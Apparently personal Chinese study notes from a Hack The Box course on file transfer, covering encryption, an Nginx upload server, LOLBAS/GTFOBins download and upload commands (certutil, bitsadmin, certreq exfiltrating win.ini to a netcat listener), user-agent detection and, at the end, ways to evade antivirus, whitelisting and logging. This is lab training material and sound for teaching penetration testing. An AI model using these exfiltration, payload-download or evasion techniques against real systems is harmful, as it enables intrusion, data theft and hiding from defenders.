
使用xfreerdp挂载Linux文件夹

```
Chenduoduo@htb[/htb]$ xfreerdp /v:10.10.10.132 /d:HTB /u:administrator
/p:'Password0@' /drive:linux,/home/plaintext/htb/academy/filetransfer
```

要访问该目录，我们可以连接到 `\\tsclient\` ，允许我们在RDP会话之间传输文件。



或者，在Windows上，可以使用本地的mstsc.exe远程桌面客户端。



选择驱动器之后，我们可以在随后的远程会话中与它进行交互。

> 注意：登录到目标计算机的任何其他用户都无法访问该驱动器，即使他们设法劫持了RDP会话。

受保护的文件传输

Windows上的文件加密

在 Windows 系统上，可以使用多种不同的方法来加密文件和信息。最简单的方法之一是使用 Invoke-AESEncryption.ps1 PowerShell 脚本。该脚本很小，可以提供文件和字符串的加密。

Invoke-AESEncryption.ps1

```
.EXAMPLE
Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Text "Secret Text"

Description
```

```
    ----------
    Encrypts the string "Secret Test" and outputs a Base64 encoded
    ciphertext.

    .EXAMPLE
    Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Text
    "LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs="

    Description
    ----------
    Decrypts the Base64 encoded string
    "LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs=" and outputs plain text.

    .EXAMPLE
    Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Path file.bin

    Description
    ----------
    Encrypts the file "file.bin" and outputs an encrypted file
    "file.bin.aes"

    .EXAMPLE
    Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Path file.bin.aes

    Description
    ----------
    Decrypts the file "file.bin.aes" and outputs an encrypted file
    "file.bin"
    #>
    function Invoke-AESEncryption {
        [CmdletBinding()]
        [OutputType([string])]
        Param
        (
            [Parameter(Mandatory = $true)]
            [ValidateSet('Encrypt', 'Decrypt')]
            [String]$Mode,

            [Parameter(Mandatory = $true)]
            [String]$Key,

            [Parameter(Mandatory = $true, ParameterSetName = "CryptText")]
            [String]$Text,

            [Parameter(Mandatory = $true, ParameterSetName = "CryptFile")]
```

```
        [String]$Path
    )

    Begin {
        $shaManaged = New-Object
System.Security.Cryptography.SHA256Managed
        $aesManaged = New-Object System.Security.Cryptography.AesManaged
        $aesManaged.Mode =
[System.Security.Cryptography.CipherMode]::CBC
        $aesManaged.Padding =
[System.Security.Cryptography.PaddingMode]::Zeros
        $aesManaged.BlockSize = 128
        $aesManaged.KeySize = 256
    }

    Process {
        $aesManaged.Key =
$shaManaged.ComputeHash([System.Text.Encoding]::UTF8.GetBytes($Key))

        switch ($Mode) {
            'Encrypt' {
                if ($Text) {$plainBytes =
[System.Text.Encoding]::UTF8.GetBytes($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction
SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $plainBytes =
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName + ".aes"
                }

                $encryptor = $aesManaged.CreateEncryptor()
                $encryptedBytes =
$encryptor.TransformFinalBlock($plainBytes, 0, $plainBytes.Length)
                $encryptedBytes = $aesManaged.IV + $encryptedBytes
                $aesManaged.Dispose()

                if ($Text) {return
[System.Convert]::ToBase64String($encryptedBytes)}
```

```
                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath,
$encryptedBytes)
                    (Get-Item $outPath).LastWriteTime =
$File.LastWriteTime
                    return "File encrypted to $outPath"
                }
            }

            'Decrypt' {
                if ($Text) {$cipherBytes =
[System.Convert]::FromBase64String($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction
SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $cipherBytes =
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName -replace ".aes"
                }

                $aesManaged.IV = $cipherBytes[0..15]
                $decryptor = $aesManaged.CreateDecryptor()
                $decryptedBytes =
$decryptor.TransformFinalBlock($cipherBytes, 16, $cipherBytes.Length -
16)
                $aesManaged.Dispose()

                if ($Text) {return
[System.Text.Encoding]::UTF8.GetString($decryptedBytes).Trim([char]0)}

                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath,
$decryptedBytes)
                    (Get-Item $outPath).LastWriteTime =
$File.LastWriteTime
                    return "File decrypted to $outPath"
                }
            }
        }
    }
```

```
    End {
        $shaManaged.Dispose()
        $aesManaged.Dispose()
    }
}
```

我们可以使用前面展示的任何文件传输方法将该文件传输到目标主机上。脚本传输完成后，只需要将其作为模块导入，如下所示。

导入模块Invoke-AESEncryption.ps1

```
PS C:\htb> Import-Module .\Invoke-AESEncryption.ps1
```

导入脚本后，可以对字符串或文件进行加密，示例如下。该命令创建一个与加密文件名称相同的加密文件，但扩展名为“ `.aes` ”。

文件加密示例

```
PS C:\htb> Invoke-AESEncryption -Mode Encrypt -Key "p4ssw0rd" -Path
.\scan-results.txt

File encrypted to C:\htb\scan-results.txt.aes
PS C:\htb> ls

    Directory: C:\htb

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/18/2020  12:17 AM           9734 Invoke-
AESEncryption.ps1
-a----        11/18/2020  12:19 PM           1724 scan-results.txt
-a----        11/18/2020  12:20 PM           3448 scan-results.txt.aes
```

对于执行渗透测试的每个公司，使用非常 `strong` 和 `unique` 密码进行加密是必不可少的。这是为了防止敏感文件和信息被解密使用一个单一的密码，可能已经泄露和破解的第三方。

Linux下的文件加密

OpenSSL经常包含在Linux发行版中，系统管理员使用它来生成安全证书和其他任务。OpenSSL可以使用“nc样式”发送文件来加密文件。
要使用 `openssl` 加密文件，我们可以选择不同的密码，请参阅OpenSSL手册页。我们以 `-`

`aes256` 为例。我们还可以使用 `-iter 100000` 选项覆盖默认迭代计数，并添加 `-pbkdf2` 选项，以使用基于密码的密钥派生函数2算法。当我们按下回车键时，我们需要提供一个密码。

使用openssl加密/etc/passwd

```
Chenduoduo@htb[/htb]$ openssl enc -aes256 -iter 100000 -pbkdf2 -in
/etc/passwd -out passwd.enc

enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
```

记住使用一个强大的和唯一的密码，以避免暴力破解攻击，如果一个未经授权的一方获得文件。要解密该文件，我们可以使用以下命令：

解密密码。使用openssl

```
Chenduoduo@htb[/htb]$ openssl enc -d -aes256 -iter 100000 -pbkdf2 -in
passwd.enc -out passwd

enter aes-256-cbc decryption password:
```

通过HTTP/s捕获文件

我们已经讨论过使用Python3 uploadserver模块来设置具有上传功能的web服务器，但我们也可以使用Apache或Nginx。本节将介绍为文件上传操作创建一个安全的web服务器。

Nginx 文件上传服务器

Nginx -启用PUT

将文件传输到 `Apache` 的一个很好的替代方案是Nginx，因为它的配置不那么复杂，并且模块系统不会像 `Apache` 那样导致安全问题。

当允许 `HTTP` 上传时，100%肯定用户不能上传和执行web shell是至关重要的。 `Apache` 使它很容易射击自己的脚与此，因为 `PHP` 模块喜欢执行任何以 `PHP` 结束。配置 `Nginx` 以使用PHP远没有这么简单。

① 创建上传目录并授权给 Nginx 进程（www-data）

```
sudo mkdir -p /var/www/uploads/SecretUploadDirectory
sudo chown -R www-data:www-data /var/www/uploads/SecretUploadDirectory
```

② 创建上传配置文件 `/etc/nginx/sites-available/upload.conf`，内容如下：

```
server {
    listen 9001;

    location /SecretUploadDirectory/ {
        root    /var/www/uploads;
        dav_methods PUT;
    }
}
```

- `dav_methods PUT` 允许 HTTP PUT 上传操作
- 上传路径会变为：
  `http://<your_ip>:9001/SecretUploadDirectory/<filename>`

③ 启用该站点配置：

```
sudo ln -s /etc/nginx/sites-available/upload.conf /etc/nginx/sites-enabled/
```

④开始Nginx

```
Chenduoduo@htb[/htb]$ sudo systemctl restart nginx.service
```

如果我们得到任何错误消息，检查 `/var/log/nginx/error.log` 。如果使用Pwnbox，我们将看到端口80已经在使用中。

验证错误

```
Chenduoduo@htb[/htb]$ tail -2 /var/log/nginx/error.log

2020/11/17 16:11:56 [emerg] 5679#5679: bind() to 0.0.0.0:`80` failed
(98: A`ddress already in use`)
2020/11/17 16:11:56 [emerg] 5679#5679: still could not bind()
```

```
Chenduoduo@htb[/htb]$ ss -lnpt | grep 80

LISTEN 0      100          0.0.0.0:80        0.0.0.0:*    users:
(("python",pid=`2811`,fd=3),("python",pid=2070,fd=3),
("python",pid=1968,fd=3),("python",pid=1856,fd=3))
```

```
Chenduoduo@htb[/htb]$ ps -ef | grep 2811

user65      2811    1856  0 16:05 ?        00:00:04 `python -m
websockify 80 localhost:5901 -D`
root        6720    2226  0 16:14 pts/0    00:00:00 grep --color=auto
2811
```

我们看到已经有一个模块监听端口80。为了解决这个问题，我们可以删除默认的Nginx配置，它绑定在端口80上。

删除NginxDefault配置

```
Chenduoduo@htb[/htb]$ sudo rm /etc/nginx/sites-enabled/default
```

现在我们可以通过使用 `cURL` 发送 `PUT` 请求来测试上传。在下面的示例中，我们将把 `/etc/passwd` 文件上传到服务器，并将其命名为users.txt

使用cURL上传文件

```
Chenduoduo@htb[/htb]$ curl -T /etc/passwd
http://localhost:9001/SecretUploadDirectory/users.txt
```

```
Chenduoduo@htb[/htb]$ sudo tail -1
/var/www/uploads/SecretUploadDirectory/users.txt

user65:x:1000:1000:,,,:/home/user65:/bin/bash
```

一旦我们让它工作了，一个好的测试是通过导航到 `http://localhost/SecretUploadDirectory` 来确保目录列表没有启用。默认情况下，使用 `Apache` ，如果我们进入一个没有索引文件（index.html）的目录，它将列出所有文件。这对于我们的输出文件用例来说是不好的，因为大多数文件本质上是敏感的，我们希望尽最大努力隐藏它们。由于 `Nginx` 是最小的，所以默认情况下不会启用这样的功能。

Living off The Land

术语lolbin（活在土地上的二进制文件）来自Twitter上关于如何称呼攻击者可以用来执行超出其原始目的的操作的二进制文件的讨论。目前有两个网站汇总了关于“靠土地生活”的二进制信息：

- LOLBAS Project for Windows Binaries 用于Windows二进制文件的LOLBAS项目
- GTFOBins for Linux Binaries Linux二进制文件的GTFOBins


Living off the Land二进制文件可用于执行以下功能：

- Download 下载
- Upload 上传
- Command Execution 命令执行
- File Read 文件读
- File Write 文件编写
- Bypasses 绕过

使用LOLBAS和GTFOBins项目
Windows的LOLBAS和Linux的GTFOBins是我们可以搜索用于不同功能的二进制文件的网站。

1. LOLBAS

为了在LOLBAS中搜索下载和上传函数，我们可以使用 `/download` 或 `/upload` 。



让我们以CertReq.exe为例。
我们需要使用Netcat监听攻击主机上的端口以获取传入流量，然后执行certreq.exe上传文件。

将win.ini上传到Pwnbox

```
C:\htb> certreq.exe -Post -config http://192.168.49.128:8000/
c:\windows\win.ini
```

```
Certificate Request Processor: The operation timed out 0×80072ee2
(WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
```

这将把文件发送到我们的Netcat会话，我们可以复制粘贴其内容。

在Netcat会话中收到的文件

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.1] 53819
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Mozilla/4.0 (compatible; Win32; NDES client
10.0.19041.1466/vb_release_svc_prod1)
Content-Length: 92
Host: 192.168.49.128:8000

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

如果在运行 `certreq.exe` 时出现错误，则您使用的版本可能不包含 `-Post` 参数。您可以在这里下载更新版本，然后再试一次。

2. GTFOBins

要搜索GTFOBins for Linux二进制文件中的下载和上传功能，我们可以使用 `+file download` 或 `+file upload` 。

GTFOBins

☆ Star 6,818

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

+file download

Binary	Functions
ab	File upload, File download, SUID, Sudo
bash	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo
cpan	Shell, Reverse shell, File upload, File download, Sudo
curl	File upload, File download, File write, File read, SUID, Sudo

让我们使用OpenSSL。它经常被安装并包含在其他软件发行版中，系统管理员使用它来生成安全证书和其他任务。OpenSSL可以用来以nc方式发送文件。

我们需要在Pwnbox中创建证书并启动服务器。

在Pwnbox中创建证书

```
Chenduoduo@htb[/htb]$ openssl req -newkey rsa:2048 -nodes -keyout
key.pem -x509 -days 365 -out certificate.pem

Generating a RSA private key
.....................................................................
..............................+++++
.............+++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

在我们的Pwnbox中启动服务器

```
Chenduoduo@htb[/htb]$ openssl s_server -quiet -accept 80 -cert
certificate.pem -key key.pem < /tmp/LinEnum.sh
```

接下来，随着服务器的运行，我们需要从受损的机器下载文件。

从受损机器下载文件

```
Chenduoduo@htb[/htb]$ openssl s_client -connect 10.10.10.32:80 -quiet >
LinEnum.sh
```

3. Other Common tools

Bitsadmin

BITS（后台智能传输服务）🔗可用于从HTTP站点和SMB共享中下载文件。它“智能”地检查主机和网络利用率，以最大限度地减少对用户前台工作的影响。

使用Bitsadmin下载文件

```
PS C:\htb> bitsadmin /transfer wcb /priority foreground
http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe
```

PowerShell还支持与BITS的交互，支持文件下载和上传，支持凭据，并且可以使用指定的代理服务器。

Download 下载

```
S C:\htb> Import-Module bitstransfer; Start-BitsTransfer -Source
"http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"
```

Certutil

Casey Smith （@subTee）发现Certutil可以用来下载任意文件。它在所有Windows版本中都可用，并且一直是一种流行的文件传输技术，在Windows中充当事实上的 `wget` 。但是，反恶意软件扫描接口（AMSI）目前将此检测为恶意使用Certutil。

使用Certutil下载文件

```
C:\htb> certutil.exe -verifyctl -split -f http://10.10.10.32:8000/nc.exe
```

检测

✅ **总体概念：如何检测恶意文件传输？**

类型	描述
黑名单检测	简单但易被绕过（大小写混淆、别名）
白名单检测	复杂但强大，**只能执行经过批准的行为/命令**
用户代理监测	通过 HTTP 请求中的 `User-Agent` 字段识别常见传输工具，如 PowerShell、certutil、BITS 等
网络日志分析	结合 SIEM、IDS 系统识别不寻常请求行为和异常下载源

🕵️‍♂️ **什么是用户代理（User-Agent）？**

- 在 HTTP 请求中，User-Agent 是告诉服务器：**我是哪个客户端（浏览器、工具）发起的请求。**
- 它通常长这样：

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/122.0.0.0 Safari/537.36
```

攻击者也会用 PowerShell 脚本或工具来伪造、或默认发出可疑的 User-Agent。

🔐 **为什么 User-Agent 检测有效？**
攻击者喜欢使用系统内置工具（Living off the Land Binaries，LOLBin）如 PowerShell、certutil、BITS 等来绕过安全软件下载 payload。

这些工具虽然合法，但在发起 HTTP 请求时会带有**可识别的 User-Agent 特征**，安全团队就可以：

1. 识别出“非浏览器行为”的 HTTP 请求；
2. 检测工具（如 `sqlmap`，`nmap`，`curl`，`python scripts`）；
3. 设置 SIEM 规则、触发告警或阻断行为。

Evading Detection

不易被发现的检测
这段内容总结了在**渗透测试或红队行动中规避检测（Evading Detection）时的文件传输技巧**，包括更改 User-Agent、使用系统内置的“可信二进制文件”（LOLBIN）等方式。以下是重点归纳与解释：

🎯 目的：绕过安全检测传输文件

传统方式（如 PowerShell、Netcat）可能会被：

- ✅ 防病毒软件检测
- ✅ SIEM 日志记录（比如命令行审计）
- ✅ 应用白名单阻止执行

因此需要一些“更隐蔽”的方法进行文件传输。

🧱 方法一：更换 PowerShell 的 User-Agent（伪装成浏览器）

默认行为可能暴露自己：

```
Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile
C:\Users\Public\nc.exe
```

产生请求头：

```
User-Agent: WindowsPowerShell/5.1.14393.0
```

使用 Chrome UA 绕过检测：

```
$UserAgent = [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome
Invoke-WebRequest http://10.10.10.32/nc.exe -UserAgent $UserAgent -
OutFile "C:\Users\Public\nc.exe"
```

🧱 方法二：使用 LOLBAS（Living Off the Land Binaries）

LOLBAS = 系统内置合法的二进制文件，可用于非法用途（如文件下载）

示例：使用 `GfxDownloadWrapper.exe` 下载文件

```
GfxDownloadWrapper.exe "http://10.10.10.132/mimikatz.exe"
"C:\Temp\nc.exe"
```

- GfxDownloadWrapper 是 Intel 图形驱动程序组件，正常存在于部分 Windows 系统中。
- 下载文件不触发防病毒或应用白名单。

🔎 更多 LOLBINS 下载工具查找：

- LOLBAS 项目
- GTFOBins（Linux 环境）

例如：

- `msiexec.exe`
- `certreq.exe`
- `bitsadmin.exe`
- `curl.exe`（新版Windows有）
- `regsvr32.exe`（还能执行脚本）

🧠 检测绕过策略总结：

项目	绕过方式
💉 User-Agent 监控	自定义 User-Agent 模拟浏览器
🛡️ 应用白名单	使用 LOLBin 执行下载操作
🕵️ 命令行审计	避免 PowerShell、Netcat 等可疑关键字
🧰 安全产品绕过	使用系统合法组件、未列入监控列表的二进制

✅ 渗透测试实战建议：

- 熟练掌握 **多种文件传输方式**：HTTP、SMB、FTP、Certutil、bitsadmin、/dev/tcp 等
- 尽量使用 **白名单工具**（如 curl、powershell、自带命令）
- 随时查询 LOLBAS 或 GTFOBins 了解目标系统上可利用的二进制
- 日志取证角度：避免留下明显命令行记录（建议配合 `encodedcommand` 或 `base64`）